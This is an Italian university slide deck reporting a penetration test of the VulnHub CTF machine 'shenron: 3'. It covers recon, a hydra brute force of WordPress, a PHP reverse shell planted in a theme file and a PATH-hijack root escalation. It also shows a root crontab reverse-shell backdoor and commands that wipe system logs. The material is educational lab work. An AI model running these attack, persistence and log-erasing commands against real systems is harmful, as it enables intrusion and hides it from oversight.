Penetration Testing & Ethical Hacking

Caso di studio “shenron: 3”

Dario Mazza – Mat. 0522501553

01

INTRODUZION E

CONTESTO

Macchina Target

Test condotto sulla macchina virtuale **shenron: 3** di Vulnhub

Macchina Attaccante


Kali Linux 2024.3, per la sua flessibilità e la presenza di strumenti preinstallati utili per le attività di penetration testing

Virtualizzazione

Oracle VirtualBox 7.1.0, ambiente ideale per test di sicurezza in contesti didattici

ARCHITETTURA DI RETE

Macchina Target
10.0.2.7



Rete Virtuale **NAT**
10.0.2.0/24

Macchina Attaccante
10.0.2.5

Indirizzo IP Dinamico

Assegnato dal **server DHCP** della rete NAT

02

TARGET SCOPING

TARGET SCOPING

Obiettivi del Test

- **Rilevare le vulnerabilità** presenti nell'applicazione
- **Sfruttare le vulnerabilità** identificate per ottenere accesso al sistema
- **Elevare i privilegi** per ottenere accesso root
- Catturare le **flag nascoste** (contesto Capture the Flag)
- **Mantenere l'accesso** tramite backdoor (persistenza)
- **Pulire le tracce** per rimuovere ogni evidenza dell'intrusione

Limiti del Test & ROE

- Approccio **Black-Box**
- **Sfruttare le vulnerabilità** identificate per ottenere accesso al sistema
- Test limitato solo **alla macchina target vulnerabile**
- Attacchi DoS sono **vietati**
- Le operazioni devono essere monitorate e documentate per assicurare la **tracciabilità**

03

INFORMATION GATHERING

INFORMATION GATHERING

Information Gathering Passivo

Information Gathering Attivo

GoogleDORK

OSINT

INFORMATION GATHERING

Information Gathering Passivo

GoogleDORK

OSINT

Information Gathering Attivo


Dato il contesto di rete isolata, ci siamo concentrati esclusivamente sulla **Raccolta Attiva**

INFORMATION GATHERING

Scoperta dell 'Indirizzo IP


Comando:

```
netdiscover -r 10.0.2.0/24
```



INFORMATION GATHERING

Analisi del Sito Web



Sito con WordPress?

INFORMATION GATHERING

Analisi del Sito Web

```
38      width: 1em !important;
39      margin: 0 .07em !important;
40      vertical-align: -0.1em !important;
41      background: none !important;
42      padding: 0 !important;
43  }
44  </style>
45  <link rel='https://api.w.org/' href='http://shenron/wp-json/' />
46  <link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://shenron/xmlrpc.php?rsd" />
47  <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://shenron/wp-includes/wlwmanifest.xml" />
48  <meta name="generator" content="WordPress 4.6" />
49          <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
50          </head>
51
52  <body class="home blog single-author two-column right-sidebar">
53  <div id="page" class="hfeed">
54      <header id="branding" role="banner">
55              <hgroup>
56                  <h1 id="site-title"><span><a href="http://shenron/" rel="home">shenron-3</a></span></h1>
57                  <h2 id="site-description">Just another WordPress site</h2>
58              </hgroup>
59
60                          <a href="http://shenron/">
61                                  <img src="http://shenron/wp-content/themes/twentyeleven/images/headers/trolley.jpg" width="1000" height
```


Sito con WordPress?

INFORMATION GATHERING

WhatWeb

Comando:

```
whatweb http://10.0.2.7
```




Sito con WordPress

INFORMATION GATHERING

Analisi del Codice Sorgente

Comando:

```
grep -Ri '<!--' ./10.0.2.7
```



Nessun commento sensibile trovato nei file HTML

04

TARGET DISCOVERY

TARGET DISCOVERY

Identificazione degli Host Attivi

DONE

OS Fingerprinting Attivo

WORK IN PROGRESS


NMAP

TARGET DISCOVERY

OS Fingerprinting

Comando:

```
nmap -O -sV 10.0.2.7
```



Il sistema target esegue un server Apache (2.4.41) su una distribuzione Linux Ubuntu (4.15 – 5.8)


05

ENUMERATING TARGET

ENUMERATING TARGET

Versione dei Servizi e Porte Aperte

NMAP



Risorse del Sito Web


DIRB

ENUMERATING TARGET

Enumerazione dei Servizi

Comando:

```
nmap -sS -sV 10.0.2.7
```



Porta 80/tcp aperta: Servizio attivo Apache 2.4.41 su sistema operativo Ubuntu

ENUMERATING TARGET


Enumerazione delle Directory del Sito Web

Comando:

```
dirb http://10.0.2.7/
```

Directory individuate:

- **/wp-admin/**: Accesso al form di login di **WordPress**
- **/wp-content/**, **/wp-includes/**: Directory tipiche di WordPress
- **/server-status/**: Accesso negato, ma potrebbe rivelare informazioni di stato del server se aperto.



06

VULNERABILITY MAPPING

VULNERABILITY MAPPING

Analisi Automatica

NIKTO

ZAP

Analisi Manuale

DIRB

VULNERABILITY MAPPING

Utilizzo di nmap NSE

Comando:

```
nmap -sS -sV --script vuln 10.0.2.7
```

Vulnerabilità individuate:

- Identificate vulnerabilità note tramite riferimenti **CVE**, fornendo link a vulners.com per dettagli e potenziali exploit
- **Vulnerabilità rilevate** includono **CSRF** su vari form del sito WordPress

VULNERABILITY MAPPING

Utilizzo di Nikto

Comando:

```
nikto -h http://10.0.2.7
```

Vulnerabilità individuate:

- **X-Frame-Options Mancante**: Espone il server a potenziali attacchi di clickjacking
- **X-Content-Type-Options Mancante:** Rischio di interpretazione errata del MIME type
- **Versione Apache Obsoleta**: Apache 2.4.41 potrebbe avere vulnerabilità note sfruttabili.

VULNERABILITY MAPPING

Utilizzo di OWASP ZAP

Alerts

Name	Risk Level	Number of Instances
Absence of Anti-CSRF Tokens	Medium	4
Content Security Policy (CSP) Header Not Set	Medium	4
Missing Anti-clickjacking Header	Medium	2
Cross-Domain JavaScript Source File Inclusion	Low	4
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	4
X-Content-Type-Options Header Missing	Low	2
User Agent Fuzzer	Informational	22

Vulnerabilità individuate:

- **Assenza di Token Anti-CSRF:** Sito suscettibile ad attacchi di Cross-Site Request Forgery
- **Content Security Policy Mancante:** Rischio aumentato di attacchi XSS
- **Inclusione di JavaScript da Domini Esterni:** Potenziale esecuzione di codice malevolo.

VULNERABILITY MAPPING

nmap NSE

Comando:

```
nmap -sS -sV --script vuln 10.0.2.7
```

Vulnerabilità individuate:

- Identificate vulnerabilità note tramite riferimenti **CVE**, fornendo link a vulners.com per dettagli e potenziali exploit
- **Vulnerabilità rilevate** includono **CSRF** su vari form del sito WordPress

VULNERABILITY MAPPING

Utilizzo di WPScan

Comando:

```
wpscan --url http://10.0.2.7 --enumerate u
```

Vulnerabilità individuate:

- **Versione WordPress obsoleta:** Identificata versione obsoleta di WordPress vulnerabile ad attacchi di tipo XSS e RCE
- **Utenti con Permessi Elevati**: Presenza dell'utente `admin` di WordPress con permessi di amministratore

VULNERABILITY MAPPING

Utilizzo di DIRB

Comando:

```
dirb http://10.0.2.7
```

Individuate diverse directory potenzialmente sensibili:

- **/wp-admin/:** Accesso al form di login di WordPress
- **/wp-content/, /wp-includes/:** Directory tipiche di WordPress
- **/server-status/:** Accesso negato

07

TARGET EXPLOITATION

TARGET EXPLOITATION


1.  Attacco di tipo bruteforce al login di WordPress
2.  Caricamento di una shell PHP
3.  Esecuzione di una shell inversa per ottenere accesso remoto.

TARGET EXPLOITATION

Bruteforce dell'Autenticazione

Comando:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.2.7 http-post-form
"/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fshenron%2Fwp-admin%2F&testcookie
=1:The password you entered for the username" -t 64
```



Individuata la password iloverockyou per l'utente admin, che ha permesso di accedere al pannello di amministrazione di WordPress

TARGET EXPLOITATION

Caricamento di una Shell PHP

1. Accesso al pannello admin di WordPress
2. Modifica del file 404.php del tema TwentyEleven
3. Inserito codice PHP per la reverse shell usando l'editor dei temi di WordPress
4. Indirizzo IP della macchina Kali e la porta sono stati configurati nel codice

TARGET EXPLOITATION

Caricamento di una Shell PHP

Twenty Eleven: 404 Template (404.php)

Select theme to

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
```

Documentation: Function Name... Look Up

Update File

TARGET EXPLOITATION

Esecuzione della Shell Inversa

Comando:

```
nc -nlvp 1234
```

Ottenuta shell interattiva sulla macchina target con privilegi dell'utente www-data

08

PRIVILEGE ESCALATION

PRIVILEGE ESCALATION

Cattura della Prima Flag

Esplorazione degli utenti del sistema

Prima flag trovata

Trovato utente shenron con cartella home protetta

Tentativo di accesso con la password iloverockyou

Accesso riuscuto come shenron

PRIVILEGE ESCALATION

Cattura della Prima Flag

```
www-data@shenron:/home$ su shenron
su shenron
Password: iloverockyou

shenron@shenron:/home$ whoami
whoami
shenron
shenron@shenron:/home$
```

```
shenron@shenron:~$ ls -la
ls -la
total 48
drwx------ 3 shenron shenron  4096 Apr 16  2021 .
drwxr-xr-x 3 root    root     4096 Apr 15  2021 ..
-rwx------ 1 shenron shenron   220 Apr 15  2021 .bash_logout
-rwx------ 1 shenron shenron  3771 Apr 15  2021 .bashrc
drwx------ 2 shenron shenron  4096 Apr 15  2021 .cache
-rwx------ 1 shenron shenron    33 Apr 16  2021 local.txt
-rwsr-xr-x 1 root    root    16712 Apr 15  2021 network
-rwx------ 1 shenron shenron   807 Apr 15  2021 .profile
-rwx------ 1 shenron shenron     0 Apr 15  2021 .sudo_as_admin_successful
shenron@shenron:~$ cat local.txt
cat local.txt
a57e2ff676cd040d58b375f686c7cedc
shenron@shenron:~$
```

PRIVILEGE ESCALATION

Cattura della Seconda Flag

File «network» con permessi eseguibili da qualsiasi utente

Esecuzione del file network per avviare una root shell e conquista della seconda flag

Utilizzato strings per scoprire che il file chiamava netstat

Creazione di uno script netstat che apre una shell root nella cartella /tmp

Modificato il PATH per dare priorità alla directory /tmp

PRIVILEGE ESCALATION

Cattura della Seconda Flag

```
shenron@shenron:/$ cd /tmp
cd /tmp
shenron@shenron:/tmp$ echo "/bin/bash" > netstat
echo "/bin/bash" > netstat
shenron@shenron:/tmp$ chmod +x netstat
chmod +x netstat
shenron@shenron:/tmp$ ls -la
ls -la
total 12
drwxrwxrwt  2 root    root    4096 Oct  6 22:59 .
drwxr-xr-x 18 root    root    4096 Apr 16  2021 ..
-rwxrwxr-x  1 shenron shenron   10 Oct  6 22:59 netstat
shenron@shenron:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
shenron@shenron:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
shenron@shenron:/tmp$
```

```
root@shenron:/# ls -la
ls -la
total 1533108
drwxr-xr-x  18 root root       4096 Apr 16  2021 .
drwxr-xr-x  18 root root       4096 Apr 16  2021 ..
lrwxrwxrwx   1 root root          7 Apr 15  2021 bin → usr/bin
drwxr-xr-x   4 root root       4096 Apr 15  2021 boot
drwxr-xr-x  18 root root       4040 Oct  6 20:53 dev
drwxr-xr-x  88 root root       4096 Apr 16  2021 etc
drwxr-xr-x   3 root root       4096 Apr 15  2021 home
lrwxrwxrwx   1 root root          7 Apr 15  2021 lib → usr/lib
lrwxrwxrwx   1 root root          9 Apr 15  2021 lib32 → usr/lib32
lrwxrwxrwx   1 root root          9 Apr 15  2021 lib64 → usr/lib64
lrwxrwxrwx   1 root root         10 Apr 15  2021 libx32 → usr/libx32
drwx------   2 root root      16384 Apr 15  2021 lost+found
drwxr-xr-x   2 root root       4096 Apr 15  2021 media
drwxr-xr-x   2 root root       4096 Apr 15  2021 mnt
drwxr-xr-x   2 root root       4096 Apr 15  2021 opt
dr-xr-xr-x 176 root root          0 Oct  6 20:55 proc
drwx------   3 root root       4096 Apr 16  2021 root
drwxr-xr-x  22 root root        560 Oct  6 20:54 run
lrwxrwxrwx   1 root root          8 Apr 15  2021 sbin → usr/sbin
drwxr-xr-x   2 root root       4096 Apr 15  2021 srv
-rw-------   1 root root 1569827840 Apr 15  2021 swapfile
dr-xr-xr-x  13 root root          0 Oct  6 20:53 sys
drwxrwxrwt   2 root root       4096 Oct  6 22:59 tmp
drwxr-xr-x  13 root root       4096 Apr 15  2021 usr
drwxr-xr-x  12 root root       4096 Apr 15  2021 var
root@shenron:/# cd root
cd root
root@shenron:/root# ls -la
ls -la
total 40
drwx------  3 root root  4096 Apr 16  2021 .
drwxr-xr-x 18 root root  4096 Apr 16  2021 ..
-rw-r--r--  1 root root  3106 Dec  5  2019 .bashrc
drwx------  2 root root  4096 Apr 15  2021 .cache
-rw-r--r--  1 root root   161 Dec  5  2019 .profile
-rw-r--r--  1 root root   595 Apr 16  2021 root.txt
-rw-------  1 root root 15757 Apr 16  2021 .viminfo
root@shenron:/root# cat root.txt
cat root.txt
```


```
  mmmm  #                                                          mmmm
 #"   " # mm    mmm    m mm    m mm   mmm   m mm          "   "#
 "#mmm  #"  #  #"  #  #"  #   #"  " #" "#  #"  #           mmm"
     "# #   #  #""""  #   #   #      #   #  #   #    """        "#
 "mmm#" #   #  "#mm"  #   #   #      "#m#"  #   #          "mmm#"

Your Root Flag Is Here :- a7ed78963dffd9450a34fcc4a0eecb98

Keep Supporting Me. ;-)
root@shenron:/root#
```

09

MANTAINING ACCESS



MANTAINING ACCESS

Installazione di una backdoor per l'accesso persistente


Pulizia dei log del sistema

MANTAINING ACCESS

Backdoor nel Crontab

Comando aggiunto:

```
0 * * * * root /bin/bash -c 'bash -i >& /dev/tcp/10.0.2.5/4444
0>&1' > /dev/null 2>&1
```



Ogni ora esegue il comando /bin/bash da utente root e avvia una reverse shell verso l'attaccante

MANTAINING ACCESS

Backdoor nel Crontab


Eseguiamo netcat sulla porta 4444 sulla macchina Kali, e dopo un'ora...

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.7] 45758
bash: cannot set terminal process group (3212): Inappropriate ioctl for device
bash: no job control in this shell
```

PULIZIA DEI LOG

Rimozione della Reverse Shell

Ripristiniamo il file 404.php di WordPress rimuovendo la backdoor





PULIZIA DEI LOG

Pulizia dei file

Comandi Utilizzati:

- `echo "" > /var/log/apache2/access.log`
- `echo "" > /var/log/apache2/error.log`
- `echo "" > /var/log/auth.log`
- `echo "" > /var/log/syslog`





GRAZIE PER L' ATTENZIONE

PDF

Penetration Testing Report